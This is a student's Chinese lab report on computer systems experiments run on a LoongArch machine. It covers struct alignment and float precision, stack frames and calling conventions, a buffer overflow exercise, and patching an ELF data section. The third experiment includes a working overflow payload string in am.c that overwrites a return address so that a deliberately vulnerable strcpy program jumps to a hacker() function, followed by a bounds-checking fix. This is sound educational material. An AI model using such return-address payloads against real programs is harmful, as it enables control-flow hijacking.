电子科技大学信息与软件工程学院

实 验 报 告

学　　号 2023090909008

姓　　名 代子祥

（实验） 课程名称 实战二

实　验　报　告　一

一、实验名称：程序转换与指令系统实验

二、实验内容：

给定 C 语言源程序如下：

```
#include "stdio.h"
void main()
{
   struct record {
      int          a;
      long     b;
      float    c;
      double   d;
   } ;
   struct record R[2] ;
   R[0].a=100; R[0].b=100; R[0].c=100; R[0].d=100;
   R[1].a=2147483640; R[1].b=0x12abcdef; R[1].c=16777217; R[1].d=16777217;
   printf("%d\n", R[0].a+R[1].a);
   printf("%f\n",R[1].c);
   printf("%lf\n",R[1].d) ;
}
```

编辑生成上述 C 语言源程序文件，然后对其进行编译转换，以生成可执行文件，并对可执行文件进行调试执行，以查看各变量的存储情况和程序输出结果。要求将整个调试过程截图，根据调试结果进行分析，并回答以下问题或完成下列任务。

（1）写出 R[0]各成员变量的机器数。

（2）写出 record 结构体中各成员变量的对齐方式，计算存储数组 R 时占用的字节数。

（3）查看“R[1].b=0x12abcdef”赋值语句对应的指令机器码和汇编指令序列，写出其中 ori 指令中哪几位属于立即数字段。

（4）查看程序运行结果，说明 R[0].a+R[1].a 的输出值为什么是一个负数。说明 R[1].c 和 R[1].d 的输出值为什么不相等。

（5）优化该程序，要求优化后的程序运行时数组 R 占用的字节数最少，并能输出正确结果。

三、实验步骤：

先用 gcc objdump 等指令进行编译转换，以生成可执行文件

```
[loongson14@localhost ~]$ cd exp1
[loongson14@localhost exp1]$ ls
main.c
[loongson14@localhost exp1]$ gcc -g main.c -o mainc
[loongson14@localhost exp1]$ objdump -S mainc > mainc.txt
[loongson14@localhost exp1]$ ls
main.c  mainc  mainc.txt
[loongson14@localhost exp1]$
```

对得到的 mainc 进行 gbd，同时设置断点，并执行

```
[loongson14@localhost exp1]$ gdb ./mainc
GNU gdb (GDB) Red Hat Enterprise Linux 8.1.50-1.4.lns8
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licens
This is free software: you are free to change and redistribute it
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "loongarch64-unknown-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./mainc...done.
(gdb) break main
Breakpoint 1 at 0x120000650: file main.c, line 12.
(gdb) run
Starting program: /home/loongson14/exp1/mainc
warning: Unable to open "librpm.so" (librpm.so: cannot open share
ayed
Missing separate debuginfo for /lib64/ld.so.1
Try: dnf --enablerepo='*debug*' install /usr/lib/debug/.build-id/
Missing separate debuginfo for /lib64/libc.so.6
Try: dnf --enablerepo='*debug*' install /usr/lib/debug/.build-id/

Breakpoint 1, main () at main.c:12
12          R[0].a=100;
(gdb)
```

（1） 输入对应指令，得到 R[0]各成员变量的机器数

```
(gdb) p/x R[0].a
$12 = 0x64
(gdb) p/x R[0].b
$13 = 0x64
(gdb) x/wx &R[0].c
0xffffff71c0:   0x42c80000
```

```
(gdb) x/gx &R[0].d
0xffffff71c8:   0x4059000000000000
(gdb)
```

a:0x64

b:0x64

c:0x42c80000

d:0x4059000000000000

（2）record 结构体中：

int a

从结构体的起始位置（偏移量 0）开始存储

long b

a 结束后，内存地址为偏移量 4。因为 4 不是 long 类型大小（8 字节）的整数倍，所以编译器会在 a 和 b 之间填充 4 个字节的空洞，使 b 的起始地址变为偏移量 8

float c

b 结束后，内存地址为偏移量 16。因为 16 是 float 类型大小（4 字

节）的整数倍，所以 c 可以直接存储在偏移量 16 处

double d

c 结束后，内存地址为偏移量 20。因为 20 不是 double 类型大小（8 字节）的整数倍，所以编译器会在 c 和 d 之间再次填充 4 个字节的空洞，使 d 的起始地址变为偏移量 24

整个结构体的总大小也必须是其内部最大对齐成员（long 或 double，都是 8 字节）的整数倍。成员 d 结束后地址为 24 + 8 = 32。32 是 8 的整数倍

单个 struct record 占用的总字节数是 32 字节

程序中定义的数组为 struct record R[2], 包含 2 个 struct record 元素。

32 字节/个×2 个=64 字节

```
(gdb) p sizeof(struct record)
$5 = 32
(gdb) p sizeof(R)
$6 = 64
(gdb) ptype /o struct record
/* offset    |  size */  type = struct record {
/*    0      |     4 */    int a;
/* XXX  4-byte hole */
/*    8      |     8 */    long b;
/*   16      |     4 */    float c;
/* XXX  4-byte hole */
/*   24      |     8 */    double d;

                           /* total size (bytes):   32 */
                         }
(gdb)
```

（3）在文件 mainc.txt 中，查询得到

```
R[1].b=0x12abcdef;
 12000068c:    1425578c        lu12i.w $r12,76476(0x12abc)
 120000690:    03b7bd8c        ori     $r12,$r12,0xdef
 120000694:    29ff62cc        st.d    $r12,$r22,-40(0xfd8)
```

有：

120000690:　03b7bd8c　　ori $r12,$r12,0xdef

10 到 21 位

（4）

```
(gdb) p R[0].a + R[1].a
$1 = -2147483556
(gdb) p R[1].c
$2 = 16777216
(gdb) p R[1].d
$3 = 16777217
(gdb)
```

R[0].a+R[1].a 的输出值是-2147483556：因为发生了溢出

32 位 int 最大值为（2 的 31 次方-1）2147483647

R[0].a=100　　R[1].a=2147483640

R[0].a+R[1].a=2147483740>2147483647

R[1].c=16777216 R[1].d=16777217

然而题目中赋值是 16777217

R[1].c 是 float 型单精度变量，能精确表示的最大数是（2 的 24 次方）16777216

当赋值是 16777217 时超出最大范围，舍入到最近的标示值


（16777216）

R[1].d 是 double 型双精度变量，表示范围更大，可以准确存储 16777217 这个数

（5）要使优化后的程序运行时数组 R 占用的字节数最少，应当尽量减少 a b c d 四个变量间的空洞

之前的一个数组 R 占用的总字节数是 32 字节，但是有 8 个字节的空洞

只调整 a b c d 四个顺序即可解决（d b a c）



```c
#include "stdio.h"
void main()
{
  struct record {
    double   d;
    long     b;
    int      a;
    float    c;
  } ;

  struct record R[2] ;
  R[0].a=100;
  R[0].b=100;
  R[0].c=100;
  R[0].d=100;
  R[1].a=2147483640;
  R[1].b=0x12abcdef;
  R[1].c=16777217;
  R[1].d=16777217;
  printf("%d\n", R[0].a+R[1].a);
  printf("%f\n",R[1].c);
  printf("%lf\n",R[1].d) ;
}

```

这样的话就有

```
[loongson14@localhost exp1]$ gcc -g main.c -o main_new
[loongson14@localhost exp1]$ gdb ./main_new
GNU gdb (GDB) Red Hat Enterprise Linux 8.1.50-1.4.lns8
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/li
censes/gpl.html>
This is free software: you are free to change and redistribut
e it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "loongarch64-unknown-linux-gnu".
```

```
(gdb) p sizeof(struct record)
$1 = 24
(gdb) p sizeof(R)
$2 = 48
(gdb)
```

```
[loongson14@localhost exp1]$ ./main_new
-2147483556
16777216.000000
16777217.000000
```

数组 R 占用的字节数最少最小 24，同时仍能有正确结果输出

报告评分：

实　验　报　告　二

一、实验名称：程序的机器级表示实验

二、实验内容：

给定以下 C 语言程序：

```
#include "stdio.h"
void main()
{
    int a, b, c;
    scanf("%d %d", &a, &b);
    if (a>0 && b>0)
        c=a+b;
    else
        c=a-b;
    printf("c=%d\n", c);
}
```

编辑生成上述 C 语言源程序文件，然后对其进行编译转换，以生成可执行文件，并对可执行文件进行调试执行，以查看程序执行流程以及用户栈的动态变化过程。要求将整个调试过程截图，根据调试结果进行分析，并回答以下问题或完成下列任务。

（1）写出 main()函数调试执行到 if 语句时帧指针和栈指针的内容，计算当前栈帧的大小，画出当前栈帧结构。

（2）scanf()函数调用时入口参数存放在哪里？入口参数的内容各是什么？

（3）为什么程序中只有一个 if 语句，而实现该 if 语句的指令序列中有两条条件跳转指令 bge？这两条条件跳转指令一定都会执行吗？给出输入数据 a 和 b 的一种组合（表示形式如 a=0，b=1），以确保该输入组合下只执行其中一条条件跳转指令。

三、实验步骤：

先用 gcc objdump 等指令进行编译转换，以生成可执行文件

再进行 gdb 等操作

```
[loongson14@localhost exp1]$ cd ../exp2
[loongson14@localhost exp2]$ gcc -g main.c -o mainc
[loongson14@localhost exp2]$ objdunp -S mainc > mainc.txt
-bash: objdunp: 未找到命令
[loongson14@localhost exp2]$ objdump -S mainc > mainc.txt
[loongson14@localhost exp2]$ ls
main.c  mainc  mainc.txt
[loongson14@localhost exp2]$ gdb ./mainc
GNU gdb (GDB) Red Hat Enterprise Linux 8.1.50-1.4.lns8
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/li
censes/gpl.html>
```

（1）

```
Breakpoint 1, main () at main.c:6
6         if (a>0 && b>0)
(gdb) info registers r22 r3
r22            0xffffff7200        0xffffff7200
r3             0xffffff71e0        0xffffff71e0
(gdb) p $r22 - $r3
$1 = 32
(gdb) x/8wx $sp
0xffffff71e0:   0xaabdbbb0      0x00000014      0x0000000a      0x00000001
0xffffff71f0:   0x00000000      0x00000000      0xf7e4c708      0x000000ff
(gdb)
```

计算：


帧指针 ：0xffffff7200

栈指针 ：0xffffff71e0


栈帧大小 = 帧指针地址 - 栈指针地址

0xffffff7200 - 0xffffff71e0 = 0x20，即十进制 32

由 mainc.txt 可以得到


0000000120000690
:
#include "stdio.h"
void main()
{
120000690: 02ff8063 addi.d $r3,$r3,-32(0xfe0)
120000694: 29c06061 st.d $r1,$r3,24(0x18)
120000698: 29c04076 st.d $r22,$r3,16(0x10)
12000069c: 02c08076 addi.d $r22,$r3,32(0x20)

画图:



（2）由 mainc.txt 可以得到

```
scanf("%d %d", &a, &b);
 1200006a0:  02ff92cd    addi.d   $r13,$r22,-28(0xfe4)
 1200006a4:  02ffa2cc    addi.d   $r12,$r22,-24(0xfe8)
 1200006a8:  001501a6    move  $r6,$r13   b放到r6
 1200006ac:  00150185    move  $r5,$r12   a放到r5
 1200006b0:  1c000004    pcaddu12i   $r4,0
 1200006b4:  02c4a084    addi.d   $r4,$r4,296(0x128)   %d %d 放到r4
 1200006b8:  57fe0bff    bl -504(0xffffe08) # 1200004c0 <__isoc99_scanf@plt>
```

第一个参数（"%d %d"）：其地址存放在寄存器 $r4

第二个参数（&a）：其地址存放在寄存器 $r5


第三个参数（&b）：其地址存放在寄存器 $r6

寄存器 $r4 的内容是：一个内存地址，这个地址指向程序中只读数据段里存放的字符串 "%d %d"

寄存器 $r5 的内容是：局部变量 a 的内存地址（即 &a 的值）

寄存器 $r6 的内容是：局部变量 b 的内存地址（即 &b 的值）

（3）由 mainc.txt 可以得到



逻辑与运算符 && 具有“短路求值”的特性。编译器会将 if (a>0 && b>0) 转换成两个独立的、连续的判断。

逻辑为：

判断 a > 0 是否成立

如果 a > 0 不成立（即 a <= 0），则整个 && 表达式必定为 false，

无需再判断 b，直接跳转到 else 部分的代码

如果 a > 0 成立，则继续判断 b > 0 是否成立

如果 b > 0 不成立 (即 b <= 0)，则整个 && 表达式为 false，跳转到 else 部分的代码

如果 b > 0 也成立，则不跳转，顺序执行 if 语句块内的代码 (c=a+b;)

为了实现这个逻辑，需要两条条件跳转指令，一条用于判断 a，另一条用于判断 b

不一定都会执行

如果第一个条件 (a > 0) 不满足，程序就会通过第一条跳转指令直接跳走，第二条条件跳转指令根本不会被执行到

输入组合：a = -5, b = 10

只执行第一条条件跳转指令的目标

报告评分：

实　验　报　告　三

一、实验名称：缓冲区溢出攻击实验

二、实验内容：

给定 C 语言源程序 a.c 的内容如下：

```
#include "stdio.h"
#include "string.h"
char code[]= "0123456789abcdef";
int main()
{
    char *arg[3];
    arg[0]="./b";
    arg[1]=code;
    arg[2]=NULL;
    execve(arg[0], arg, NULL);
    return 0;
}
```

给定 C 语言源程序 b.c 的内容如下：

```
#include "stdio.h"
#include "string.h"
void outputs(char *str)
{
    char buffer[16];
    strcpy(buffer, str);
    printf("%s\n", buffer);
}
void hacker(void)
{
     printf("being hacked\n");
}
int main(int argc, char *argv[])
{
    outputs(argv[1]);
```

```
    printf("yes\n");
    return 0;
}
```

编辑生成上述 C 语言源程序文件，然后对其进行编译转换，以生成可执行文件，并对可执行文件进行调试执行，以查看程序执行流程。要求将整个调试过程截图，根据调试结果进行分析，并回答以下问题或完成下列任务。

（1）程序输出的结果是什么？

（2）修改文件 a.c 和 b.c 的部分内容，修改后的文件分别保存为 am.c 和 bm.c。不能修改或增加 printf()函数调用语句，仅可利用缓冲区溢出漏洞进行修改，要求修改后函数的执行链为 am.c 的 main()→bm.c 的 main()→outputs()→hacker()→bm.c 的 main()，且程序的输出结果如下。

0123456789abcdef12341234

being hacked

yes

（3）如何消除上述程序中的缓冲区溢出漏洞，使得无论如何修改 code 数组中的字符串程序都能正确执行，且不会调用 hacker()函数？

三、实验步骤：

（1）

0123456789abcdef

yes

```
[loongson14@localhost ~]$ ls
exp1  exp2  exp3  LA64
[loongson14@localhost ~]$ cd exp
-bash: cd: exp: No such file or directory
[loongson14@localhost ~]$ cd exp3
[loongson14@localhost exp3]$ gcc a.c -o a
a.c: In function ‘main’:
a.c:10:4: warning: implicit declaration of function ‘execve’ [-Wimplicit-function-declaration
    execve(arg[0], arg, NULL);
    ^~~~~~
[loongson14@localhost exp3]$ gcc b.c -o b
[loongson14@localhost exp3]$ ./a
0123456789abcdef
yes
[loongson14@localhost exp3]$
```

(2)

bm.c 不需要修改，与 b.c 保持一致

使用 gcc 与 objdump 得到 bm.txt


根据图中信息得到 hacker 地址等信息

```
00000001200006c4 <hacker>:
void hacker(void)
{
   1200006c4:   02ffc063        addi.d  $r3,$r3,-16(0xff0)
   1200006c8:   29c02061        st.d    $r1,$r3,8(0x8)
   1200006cc:   29c00076        st.d    $r22,$r3,0
   1200006d0:   02c04076        addi.d  $r22,$r3,16(0x10)
  printf("being hacked\n");
   1200006d4:   1c000004        pcaddu12i       $r4,0
   1200006d8:   02c4d084        addi.d  $r4,$r4,308(0x134)
   1200006dc:   57fde7ff        bl      -540(0xffffde4) # 1200004c0 <puts@plt>
}
   1200006e0:   03400000        andi    $r0,$r0,0x0
   1200006e4:   28c02061        ld.d    $r1,$r3,8(0x8)
   1200006e8:   28c00076        ld.d    $r22,$r3,0
   1200006ec:   02c04063        addi.d  $r3,$r3,16(0x10)
   1200006f0:   4c000020        jirl    $r0,$r1,0
```

根据这些信息更改 am.c

```c
#include <stdio.h>
#include <string.h>
#include <unistd.h>

char code[] = "0123456789abcdef12341234"      // 24字节填充
              "\xd4\x06\x00\x20\x01\x00\x00\x00"  // 1. 跳转到 hacker 的核心逻辑
              "\x28\x07\x00\x20\x01\x00\x00\x00"; // 2. 为 hacker 的"尾声gadget"准备的返回地址

int main()
{
    char *arg[3];
    arg[0] = "./bm";
    arg[1] = code;
    arg[2] = NULL;
    execve(arg[0], arg, NULL);
    return 0;
}
```

最终结果如图:



（3）b.c 文件中的 outputs 函数中 strcpy 函数会无条件地从源字符串（str）复制内容到目标（buffer），直到遇到源字符串的结束符 \0 为止

它不会检查字符串长度，而 buffer 只有 16 字节的容量，从而可能导致溢出

因此，可以先检查长度:

若无误，则正常输出

若溢出，则打印溢出的报错信息

```c
#include "stdio.h"
#include "string.h"
void outputs(char *str)
{
    char buffer[16];
    // 检查输入字符串的长度是否小于缓冲区容量
    if (strlen(str) < sizeof(buffer)) {
        strcpy(buffer, str); // 只有在安全的情况下才使用 strcpy
    } else {
        // 如果字符串太长，可以打印错误信息或进行截断处理
        printf("Error: Input string is too long and has been truncated.\n");
        // 安全地截断并复制
        strncpy(buffer, str, sizeof(buffer) - 1);
        buffer[sizeof(buffer) - 1] = '\0'; // 确保字符串以 null 结尾
    }
    printf("%s\n", buffer);
}
void hacker(void)
{
  printf("being hacked\n");
}
int main(int argc, char *argv[])
{
   outputs(argv[1]);
   printf("yes\n");
   return 0;
}

```

报告评分：

实　验　报　告　四

一、实验名称：程序链接实验

二、实验内容：

实验过程中会提供一个可执行目标文件 ex1，对应源程序文件中包含字符串变量 str，其初始值为空。使用 objdump 和 readelf 等工具对目标文件 ex1 进行相应的处理以获得文件 ex1 中的代码和相关节的内容。要求将终端窗口中整个调试处理过程进行截图，对每一步调试结果进行分析，并完成以下任务。

（1）修改文件 ex1 中字符串变量 str 的内容为'12345678'（要求不能通过修改.text 节的内容来改变 str 的内容），使 ex1 运行后程序输出结果如下。

./ex1

str='12345678'

（2）单步调试执行可执行文件 ex1，调试过程中需要显示变量 str 的内容（十六进制表示）以及字符串常量'12345678'的机器级表示（十六进制表示），直到程序输出“str='12345678'”后结束调试。

三、实验步骤：

使用 objdump 和 readelf 等工具对目标文件 ex1 进行相应的处理以获得文件 ex1 中的代码和相关节的内容

```
[loongson14@localhost exp4]$ objdump -S -D ex1>ex1.txt
[loongson14@localhost exp4]$ readelf -a ex1>ex1elf.txt
[loongson14@localhost exp4]$ ls
ex1  ex1elf.txt  ex1.txt
[loongson14@localhost exp4]$
```

(1)查询 ex1elf.txt 和 ex1.txt 中有关内容

```
52: 00000001200004c0   132 FUNC    GLOBAL DEFAULT   13 _start
53: 0000000120008000     8 OBJECT  GLOBAL DEFAULT   20 str
54: 0000000120008068     0 NOTYPE  GLOBAL DEFAULT   24 __bss_start
```

```
[20] .data             PROGBITS         0000000120008000  00004000
     0000000000000008  0000000000000000  WA       0     0     8
[21] .got.plt          PROGBITS         0000000120008008  00004008
     0000000000000040  0000000000000008  WA       0     0     8
[23] .sdata            PROGBITS         0000000120008060  00004060
     0000000000000008  0000000000000000  WA       0     0     8
```

得到 str .data .sdata 等关键地址

再用 hexedit ex1 进入并修改 ex1

得到最终输出

```
[loongson14@localhost exp4]$ hexedit ex1
[loongson14@localhost exp4]$ ./ex1
str='12345678'
[loongson14@localhost exp4]$
```

满足要求

（2） gdb

```
[loongson14@localhost exp4]$ gdb ./ex1
GNU gdb (GDB) Red Hat Enterprise Linux 8.1.50-1.4.lns8
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
```


创建断点

```
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./ex1...(no debugging symbols found)...done.
(gdb) break main
Breakpoint 1 at 0x120000678
(gdb)
```

